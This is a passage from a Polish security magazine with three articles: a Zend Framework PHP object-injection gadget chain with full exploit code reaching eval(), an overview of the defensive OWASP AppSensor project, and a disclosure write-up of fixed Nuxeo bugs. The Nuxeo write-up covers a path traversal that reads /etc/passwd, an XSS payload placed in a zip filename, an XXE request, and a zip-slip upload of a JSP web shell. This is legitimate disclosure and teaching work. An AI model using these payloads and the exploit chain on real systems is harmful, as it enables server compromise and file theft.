Mamy wykonanie funkcji `call_user_func_array()`, w której kontrolujemy pierwszy parametr, co oznacza, że możemy wywołać **dowolną metodę w dowolnej klasie**. Szczęśliwie – ze względu na wcześniejszy przepływ programu – mamy też kontrolę nad pierwszym argumentem przekazywanym do tej funkcji!

Wydawałoby się, że w tym momencie moglibyśmy po prostu odpalić `system()` lub `assert()`, ale, z przyczyn nie do końca dla mnie jasnych, takie rozwiązanie nie zadziałało.

Z ratunkiem przychodzi jednak sam Zend i klasa\Zend\Serializer\Adapter\PhpCode z interesującą metodą `unserialize()`:

```
37.    public function unserialize($code)
38.    {
39.      ErrorHandler::start(E_ALL);
40.      $ret  = null;
41.      // This suppression is due to the fact that the
         ErrorHandler cannot
42.      // catch syntax errors, and is intentionally left in place.
43.    $eval = @eval('$ret=' . $code . ';');
```

Nie mogło być lepiej – wywoływany jest `eval()` z argumentem przekazywanym do funkcji.

Tym samym udało nam się odnaleźć ciąg klas w Zendzie, który doprowadził do wykonania dowolnego kodu PHP.

Teraz należy połączyć wszystkie klocki w jedno i napisać kod, który zbuduje odpowiedni łańcuch klas, zgodnie z powyższym opisem. W poniższym przykładzie exploit wykona funkcję `phpinfo()`.


```
1.    <?php
2.    namespace Zend\Tag {
3.      class Cloud {
4.        protected $tags = "phpinfo()";
5.        protected $tagDecorator;
6.        function __construct() {
7.          $this->tagDecorator = new \Zend\View\Renderer\
            PhpRenderer();
8.          }
9.        }
10.   }
11.
12.   namespace Zend\Serializer\Adapter { class PhpCode { } }
13.
14.   namespace Zend\View\Renderer {
15.     class PhpRenderer {
16.       private $__pluginCache;
17.       private $__templateResolver;
18.       function __construct($i=0) {
19.         switch ($i) {
20.           case 0: $this->__templateResolver = new \Zend\
                View\Renderer\PhpRenderer(1); break;
21.           case 1: $this->__pluginCache = array("resolve"
                => array(new \Zend\Serializer\Adapter\PhpCode(),
                "unserialize")); break;
22.         }
23.
24.       }
25.     }
26.   }
27.   namespace Zend\Http\Response {
28.     class Stream {
29.       protected $cleanup = true;
30.       protected $streamName;
31.       function __construct() {
32.         $this->streamName = new \Zend\Tag\Cloud();
```

```
33.       }
34.     }
35.   }
36.
37.   namespace Exploit {
38.
39.   $x = new \Zend\Http\Response\Stream();
40.   var_dump($x);
41.   echo urlencode(base64_encode(serialize($x))).”\n\n”;
42.   }
```

Aby upewnić się, że kod rzeczywiście zadziała, wziąłem prostą, przykładową aplikację w Zendzie (ZF2 Skeleton Application) i dopisałem w niej jedną linię kodu…

```
1.      unserialize(base64_decode($_GET["x"]));
```

Na diagramie poniżej pokazuję, że w istocie `phpinfo()` zostanie wykonane w wyniku wykorzystania Object Injection.



1. phpinfo() przez deserializację.

PODSUMOWANIE

Pokazaliśmy, że podatność PHP Object Injection w aplikacji (przy użyciu frameworka Zend), może zostać wykorzystana do wykonania dowolnego kodu PHP po stronie serwera.

Należy zaznaczyć, że nie jest to problem bezpieczeństwa samego Zenda – klasy, które zostały użyte w łańcuchu, są używane w frameworku do realizacji jego zwykłych funkcjonalności. To programiści aplikacji webowych muszą pamiętać, aby nigdy nie uruchamiać funkcji `unserialize()` na niezaufanych danych.

Michał Bentkowski. Realizuje testy penetracyjne oraz audyty bezpieczeństwa w firmie Securitum. Autor w serwisie sekurak.pl. Aktywnie (i z sukcesem) uczestniczy w znanych programach bug bounty.

Bartosz Jerzman

OWASP AppSensor – obroń swoją aplikację

Projekt AppSensor został oficjalnie dołączony do grupy flagowych (*flagship)*projektów organizacji OWASP. Celem tego projektu jest integracja aplikacji z metodykami wykrywania i powstrzymywania ataków (*attack-aware application*).

Projekt ten zakłada, że to aplikacja powinna być „świadoma" zagrożeń i to w aplikacji musi nastąpić wykrycie nieuprawnionych działań i ich powstrzymanie. Taka koncepcja przeniesienia ciężaru odpowiedzialności za bezpieczeństwo do wnętrza aplikacji może znacznie przyczynić się do wzrostu odporności przeciwko atakom sieciowym. Zdecydowanie programiści aplikacji powinni być nie tylko świadomi zagrożeń, ale powinni również implementować mechanizmy ich wykrywania i reakcji.

AKTYWNA OBRONA

Twórcy projektu Appsensor porównują swoją koncepcję aplikacji bankowej do ochrony fizycznej banku. Strażnicy bankowi bardzo szybko zauważyliby osobę, która zachowywałaby się nienaturalnie i inaczej niż pozostali klienci, np. rozglądałaby się, próbując dostać się do stref przeznaczonych dla personelu. Taka ma być również bankowość elektroniczna – to aplikacja, lepiej niż system IDS czy WAF, będzie wiedziała, które działania użytkownika są uprawnione, a które są nienaturalne i powinny wzbudzić podejrzenia. Appsensor ma ułatwić twórcom aplikacji implementację mechanizmów wykrywania ataków już na etapie jej projektowania.

Zaletą implementacji tego frameworku w budowanych aplikacjach jest to, że może wykryć i reagować na nieznane jeszcze zagrożenia, ponieważ nie bazuje na sygnaturach a na analizie zachowań. Appsensor to też świetne źródło informacji o tym, co się dzieje w aplikacji, w jaki sposób jest wykorzystywana, a reakcje na działania użytkowników przeprowadzane są na bieżąco. Appsensor, który ma pełną świadomość logiki biznesowej danej aplikacji, nie dopuści do nieuprawnionych działań np. wstrzyknięcia zapytania SQL, ponieważ takie działanie nie będzie mieściło się w 'normalnych' przepływach aplikacji. Appsensor ma łączyć wiedzą o atakach sieciowych z wiedzą o mechanizmach działania danej aplikacji.

1. OWASP Appsensor, źródło: owasp.org.

WDROŻENIE APPSENSOR DO APLIKACJI

Podręcznik Appsensor wskazuje na różne podejścia wdrożenia mechanizmów aktywnej obrony w aplikacji. Zaleca się przygotowanie konfiguracji opartej na polityce zdefiniowanej wg:

- lokalizacji wykrycia ataku (*detection points),*
- poziomu/ progu detekcji (*thresholds*),
- reakcji (*responses).*

Przykładowe video pokazuje w jaki sposób działa „attack-aware applications" zgodna z zasadami projektu Appsensor.

DETEKCJA

Dodanie *detection point* Appsensora do kodu walidacji w aplikacji:

```
1.    if ( Value in Whitelist ) then
2.     [existing normal process execution];
3.    else
4.     [send event to AppSensor];
5.     [existing exception/error handling];
6.    end if;
```

Istnieje około 50 takich zdefiniowanych przykładów nieuprawnionych zachowań – AppSensor DetectionPoints. Podzielono je na 12 kategorii i mogą dotyczyć działań:

- manipulacja parametrami zapytania HTTP,
- przesyłany jest GET zamiast oczekiwanego zapytania POST,
- modyfikacja ciastek sesyjnych,
- kodowanie znaków i inne.

Jednym z przykładów jest działanie z kategorii **IE2**, czyli sytuacja w której użytkownik przekazał do aplikacji dane nie będące na liście dopuszczalnych wartości (*whitelist):*

ID	IE2
TITLE	Violation Of Implemented White Lists
CATEGORY	InputException
DESCRIPTION	The application receives user-supplied data that violates an established white list validation.
CONSIDERATIONS	See AC3 (Force Browsing Attempts) about requests for non-existent/unauthorised (i.e. not white listed) URLs.
TUNING	(same as IE1)
EXAMPLES	The user submits data that is not correct for the particular field. This may not be attack data necessarily, but repeated violations could be an attempt by the attacker to determine how an application works or to discover a flaw.
CODE	[Java] [.Net] [PHP]

PRÓG DETEKCJI

Oczywiście nie każde przekazanie danych spoza 'whitelisty' powinno być traktowane jako atak – to generowałoby zbyt dużo fałszywych alarmów, w tym celu określa się próg detekcji – *threshold.* Wykrycie ataku z kategorii IE2 mogłoby być zdefiniowane w następujący sposób:

```
1.    3 zdarzenia typu IE2 w czasie 5 minut dla tego samego
        użytkownika
```

REAKCJA

Wykryty atak wywołuje reakcję, aplikacja świadoma ataków sieciowych ma w modelu Appsensor zdefiniowane grupy reakcji – AppSensor ResponseActions, podzielone na 4 główne kategorie:

- Ciche (*Silent)* np. logowanie, powiadomienie administratora,
- Pasywne (*Passive)* np. dodatkowe uwierzytelnienie podejrzanego użytkownika, wydłużenie czasu odpowiedzi,
- Aktywne (*Active)* np. zamknięcie procesu, wylogowanie użytkownika, wyłączenie podatnej części aplikacji,
- Śledcze (*Intrusive)* np. zebrania informacji o IP, numerze IMEI, charakterystyce przeglądarki użytkownika itp.

Przykładem reakcji może być zmiana funkcjonalności aplikacji **ASR-H: Function Amended:**

ID	ASR-H
TITLE	Function Amended
CLASSIFICATIONS	Logging, notifying (sometimes), disrupting and blocking | One, some or all users | For a period or permanent
CATEGORY	Active
DESCRIPTION	The usual functionality is amended but not disabled (see ASR-I).
CONSIDERATION	

EXAMPLES	» Example 1: Limit on feature usage rate imposed » Example 2: Reduce number of times/day the user can submit a review » Example 3: Additional registration identity validation steps » Example 4: Additional anti-automation measures (e.g. out-of-band verification activated, CAPTCHA introduced) » Example 5: Static rather than dynamic content returned » Example 6: Additional validation requirements for delivery address » Example 7: Watermarks added to pages, images and other content » Example 8: Additional human interactive proof challenges added due to the number of incorrect guesses of CAPTCHAs outnumbering the correct guesses by more than a certain factor (e.g. Token bucket idea) » Example 9: Fuzz responses to mask real functionality or increase attacker efforts to enumerate the application (e.g. random URL generation using ADHD Spider Trap or Weblabyrinth, realistic but invalid cipher text data using techniques such as honey encryption)

Video prezentuje przykład zaawansowanej konfiguracji AppSensor w aplikacji biznesowej (sklep internetowy).

PRZYKŁADOWE IMPLEMENTACJE

W ramach projektu AppSensor powstały demonstracyjne produkty pokazujące, w jaki sposób można zaimplementować omawiane rozwiązania:

1. AppSensor WS (Web Services) wersja 2
2. AppSensor Core (Java) wersja 1
3. Light Touch Retrofit (PHP)
4. Ensnare (Ruby) – luźno związny z AppSensor, ale o zbliżonej filozofii
5. Team Mentor (.NET) – integracja biblioteki AppSensor (Java) z .NET +video **Denisa Cruz**

Przykłady projektów demonstracyjnych pokazują również, w jaki sposób połączyć taką aplikację z SIEM czy Event Logging.

APPSENSOR DETECTION POINTS W REGUŁACH MODSECURITY

Twórcy webowego firewalla aplikacyjnego ModSecurity dodali do repozytorium reguły eksperymentalne, które implementują niektóre *detection points* określone przez twórców AppSensor. W artykule Trustwave Labs można znaleźć przykłady zastosowań tych reguł, a video pokazuje sposób integracji zasad AppSensor w ModSecurity. Niemniej prawdziwym duchem AppSensor jest jednak przeniesienie zewnętrznych mechanizmów obronnych do środka aplikacji.

Na koniec zachęcamy do obejrzenia prezentacji m.in. o AppSensor, którą przygotował Leszek Miś na konferencję Confitura 14.

PODSUMOWANIE

Projekt AppSensor wychodzi naprzeciw potrzebom deweloperów w zakresie implementacji mechanizmów ochronnych przed atakami sieciowymi. OWASP AppSensor Guide daje programistom wskazówki, w jaki sposób aplikacja ma stać się świadoma ataków oraz jak powinna reagować na niepożądane działania. Zaletą AppSensor jest skalowalność – wdrażanie tych zasad można rozpocząć na ograniczoną skalę poprzez implementację kilku *detection points,* a wraz z rozbudową aplikacji poszerzyć mechanizmy obronne o bardziej zaawansowane odpowiedzi na ataki i współpracę z systemami zewnętrznymi, takimi np. klasy SIEM.

Bartosz Jerzman. Admin, pentester z zacięciem na defensywne aspekty bezpieczeństwa IT. Założyciel secman.pl.

Michał Bentkowski


Błędy bezpieczeństwa we frameworku Nuxeo

Kilka miesięcy temu przeprowadzaliśmy ogólną analizę bezpieczeństwa frameworka Nuxeo. Nuxeo to aplikacja typu ECM (Enterprise Content Management), używana między innymi przez takie organizacje jak Electronic Arts czy amerykańską marynarkę wojenną. Wspominaliśmy już kiedyś na Sekuraku o błędach bezpieczeństwa w Nuxeo w kontekście francuskich win, teraz przyszła pora na techniczny opis błędów.

PATH TRAVERSAL

Path traversal, a więc dostęp do dowolnych plików na dysku. Wykorzystanie podatności było możliwe bez uwierzytelnienia.

Aplikacja pobierała część skryptów, odwołując się do zasobu np. `/nuxeo/js/?scripts=jquery/jquery.konami.js` (Rysunek 1).




1. Typowe odwołanie do /scripts. Nazwa skryptu jest wyświetlana w odpowiedzi.

Zawartość parametru aż prosi się o sprawdzenie Path traversala ;). Twórcy frameworku zabezpieczyli się jednak przed najprostszym atakiem, usuwając wszelkie wystąpienia znaków "../" z parametru (Rysunek 2).

2. "../" usuwane z nazwy pliku.


Okazało się jednak, że aplikacja nie wykonuje tej operacji w pętli, a więc jedno "../" zagnieżdżone w innym "../" pozwoli ominąć zabezpieczenie. Zobaczmy na przykładzie: mamy ciąg znaków "….//". Aplikacja szuka i usuwa "../", a zatem "**...//**" –> "../". Jak widać, po tej operacji nadal pozostaje „ucieczka" do katalogu wyżej, a więc – path traversal. Powtarzając powyższą sztuczkę odpowiednią liczbę razy, możemy się dostać do dowolnych plików na dysku, np. /etc/passwd (Rysunek 3).



3. Czytamy /etc/passwd.

XSS-Y

W aplikacji było też kilka XSS-ów, zaczynając od najprostszych możliwych (Rysunek 4) do trochę bardziej skomplikowanych, które opiszemy poniżej.




4. Najprostszy możliwy XSS.

Nuxeo umożliwia uploadowanie dokumentów w różnych formatach, m.in. docx, pdf czy zip. Po uploadzie użytkownicy mogą podejrzeć wgrane pliki; w przypadku zipów wyświetlana jest najpierw lista plików z archiwum.


Przygotujmy zatem zipa, w którym nazwa pliku będzie payloadem XSS-owym (Rysunek 5), tworzymy nowy dokument, wykorzystując tego zipa (Rysunek 6), a następnie na liście dokumentów należy kliknąć PPM i wybrać Preview (Rysunek 7) i boom! XSS wykonuje się.

```
root@mbkali:~/nuxeo/xss# touch '<svg onload=alert(1)>'
root@mbkali:~/nuxeo/xss# zip xss.zip './<svg onload=alert(1)>'
  adding: <svg onload=alert(1)> (stored 0%)
```

5. Zip, zawierający plik z payloadem XSS-owym w nazwie.



6. Upload pliku xss.zip.



7. Wybór opcji „Preview”.

8. Wykonanie XSS-a.

XXE (XML EXTERNAL ENTITY)

XXE to błąd pozwalający odczytywać zawartość plików na dysku, o którym na Sekuraku pisaliśmy już dwukrotnie. Nuxeo także było podatne na ten błąd w zapytaniach do zasobu /nuxeo/seam/resource/remoting/execute, gdzie zawartość żądanego pliku była wysyłana w postaci URL-enkodowanej (Rysunek 9 i Rysunek 10).

```
POST /nuxeo/seam/resource/remoting/execute HTTP/1.1
Host: 192.168.88.121
Content-Type: text/plain; charset=UTF-8
Cookie: JSESSIONID=80AED3220A7F7D9E843F8529FE7C94DF.nuxeo;
Connection: Close
Content-Length: 404

<!DOCTYPE xxe [
<!ENTITY xxe SYSTEM "/etc/passwd">
]>
<envelope><header><context><conversationId>ONXMAIN</conversationId
></context></header><body><call
component="popupHelper" method="downloadDocument" id="1">
<params><param><str>89ae75bd-6941-435d-a8c7-72de7a3bd048</str></pa
ram><param><str>&xxe;</str></param><param><str>file%3Afilename</st
r></param></params><refs></refs></call></body></envelope>
```

Wstrzyknięty kod do XXE

9. Wstrzyknięcie XXE.

```
HTTP/1.1 200 OK
Date: Fri, 19 Jun 2015 15:15:21 GMT
Server: Apache-Coyote/1.1
X-UA-Compatible: IE=10; IE=11
Content-Type: text/xml
Vary: Accept-Encoding
Connection: close
Content-Length: 2145

<envelope><header><context><conversationId>ONXMAIN</conve
rsationId></context></header><body><result
id="1"><value><str>nxfile%2Fdefault%2F89ae75bd-6941-435d-
a8c7-72de7a3bd048%2F%26xxe%3B%3Ax%3A0%3A0%3Aroot%3A%2Froo
t%3A%2Fbin%2Fbash%0Adaemon%3Ax%3A1%3A1%3Adaemon%3A%2Fusr%
2Fsbin%3A%2Fusr%2Fsbin%2Fnologin%0Abin%3Ax%3A2%3A2%3Abin%
3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Asys%3Ax%3A3%3A3%3Asy
s%3A%2Fdev%3A%2Fusr%2Fsbin%2Fnologin%0Async%3Ax%3A4%3A655
34%3Async%3A%2Fbin%3A%2Fbin%2Fsync%0Agames%3Ax%3A5%3A60%3
Agames%3A%2Fusr%2Fgames%3A%2Fusr%2Fsbin%2Fnologin%0Aman%3
Ax%3A6%3A12%3Aman%3A%2Fvar%2Fcache%2Fman%3A%2Fusr%2Fsbin%
2Fnologin%0Alp%3Ax%3A7%3A7%3Alp%3A%2Fvar%2Fspool%2Flpd%3A
```

10. URL-enkodowana odpowiedź z zawartością pliku.

WYKONYWANIE DOWOLNEGO KODU


Przechodzimy do najciekawszej podatności. Przy okazji XSS-a wspomniałem, że istnieje możliwość podglądu zawartości plików zip. Okazuje się, że w chwili kliknięcia „Preview", Nuxeo rozpakowuje archiwum do jednego z katalogów na dysku, by stamtąd serwować potem jego zawartość. Funkcje odpowiedzialne za rozpakowywanie nie były jednak odpowiednio zabezpieczone, co sprawiło, że dzięki sztuczce z nazwaniem pliku w zipie np. "../../../../../evil_file" możliwe było wgranie pliku w dowolnym katalogu serwera, do którego uprawnienia miał użytkownik nuxeo.

W domyślnej instalacji Nuxeo rozpakowuje pliki z zipów do katalogu o nazwie "/var/lib/nuxeo/data/convertcache/aa/bb/cc/dd/ee/hash/", zaś pliki JSP możemy umieścić np. w katalogu "/var/lib/nuxeo/server/nxserver/nuxeo.war/", co oznacza, że aby wejść do tego folderu potrzebować będziemy sekwencji znaków: "../../../../../../../../server/nxserver/nuxeo.war/shell.jsp".

Przygotujmy zatem zipa, który pozwoli wykorzystać podatność. Na potrzeby naszego przykładu utworzymy plik o nazwie .._.._.._.._.._.._.._server_nxserver_nuxeo.war_shell.jsp i następującej zawartości:


```
1.  <%@ page import="java.util.*,java.io.*"%>
2.  <%
3.  out.println("<plaintext>");
4.  Process p = Runtime.getRuntime().exec("id");
5.  OutputStream os = p.getOutputStream();
6.  InputStream in = p.getInputStream();
7.  DataInputStream dis = new DataInputStream(in);
8.  String disr = dis.readLine();
9.  while ( disr != null ) {
10. out.println(disr);
11. disr = dis.readLine();
12. }
13. %>
```

Tworzymy zipa poleceniem np. `zip vuln.zip ..._..._..._..._..._..._..._server_nxserver_nuxeo.war_shell.jsp`. Następnie przechodzimy do hex-edytora, w którym podmieniamy w nazwie pliku znaki "_" na "/" (Rysunek 11).



11. Podmiana nazwy pliku wewnątrz zipa.

Tak przygotowany ZIP można już uploadować w nuxeo. Podobnie jak we wcześniejszym XSS-ie, należy skorzystać następnie z funkcji „Preview". Podgląd powinien zgłosić błąd (*Error while calling Seam aware Restlet: Index: 0, Size: 0*), ale nowy plik JSP będzie już dostępny (Rysunek 12).



Rys. 12. Wykonanie shella.

PODSUMOWANIE

Analiza bezpieczeństwa frameworka Nuxeo wykazała w nim kilka błędów bezpieczeństwa, zaczynając od nieuwierzytelnionego dostępu do plików, kończąc na wykonaniu dowolnego kodu systemu operacyjnego.

Komunikacja z ekipą Nuxeo przebiegała bardzo sprawnie, błędy zostały naprawione w ciągu kilku dni od zgłoszenia, zaś advisory wydano w kolejnym tygodniu.

Michał Bentkowski. Realizuje testy penetracyjne oraz audyty bezpieczeństwa w firmie Securitum. Autor w serwisie sekurak.pl. Aktywnie (i z sukcesem) uczestniczy w znanych programach bug bounty.

Zapraszamy na autorskie szkolenia z zakresu **bezpieczeństwa IT**

- { Bezpieczeństwo aplikacji WWW }
- { Offensive HTML, SVG, CSS and other Browser-Evil }
- { Bezpieczeństwo sieci / testy penetracyjne }
- { Wprowadzenie do bezpieczeństwa IT }
- { Zaawansowany monitoring i obsługa incydentów bezpieczeństwa informacji }
- { Szkolenie przygotowujące do egzaminu CEH } (Certified Ethical Hacker)

oferta/szkolenia # securitum.pl/oferta/szkolenia # securitum.pl/oferta/szkolenia # securitum.pl/oferta/szkolenia # securitum.pl/oferta/szkolenia # securitum.p